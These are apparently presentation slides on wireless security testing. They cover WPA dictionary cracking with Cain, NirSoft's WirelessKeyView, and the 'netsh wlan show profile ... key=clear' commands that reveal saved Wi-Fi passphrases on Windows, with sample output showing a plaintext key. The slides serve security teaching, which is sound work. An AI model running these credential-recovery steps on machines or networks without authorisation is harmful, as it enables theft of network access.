


# Cain - WPA Cracking

- ❑ Select dictionary file(s) and Start



Remember the passphrase is at least 8 characters




For some reason Cain does not like dictionary files less than ~5 words

# If You Have Physical Access...

## WirelessKeyView

- ❑ Can recover WEP/WPA keys/passwords from Windows
- ❑ Interrogates utilities that detect/connect to wireless networks
  - ❖ Wireless Zero Configuration service - Windows XP
  - ❖ WLAN AutoConfig service - Windows Vista, 7, 8, 10, and 2008
- ❑ [www.nirsoft.net/utils/wireless\\_key.html](http://www.nirsoft.net/utils/wireless_key.html)



# If You Have Physical Access to a Windows 7-10 Box

❑ netsh wlan show profiles

❖ Find profile of interest

```
C:\Users\Administrator>netsh wlan show profiles
```

```
Profiles on interface Wireless Network Connection:
```

```
Group policy profiles (read only)
```

```
-----  
<None>
```

```
User profiles
```

```
-----  
All User Profile      :   
All User Profile      : LissardNet
```

# If You Have Physical Access to a Windows 7-10 Box

❑ netsh wlan show profile name=<<profile name>>  
key=clear

```
C:\Users\Administrator>netsh wlan show profile name=lissardnet key=clear
```

```
Profile LissardNet on interface Wireless Network Connection:
```

```
=====
```

```
Applied: All User Profile
```

<<snip>>

```
Security settings
```

```
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```

Authentication	: WPA2-Personal
Cipher	: CCMP
Security key	: Present
Key Content	: Z9Hx0fogDfzK071pRLsHEYZUerXKc4'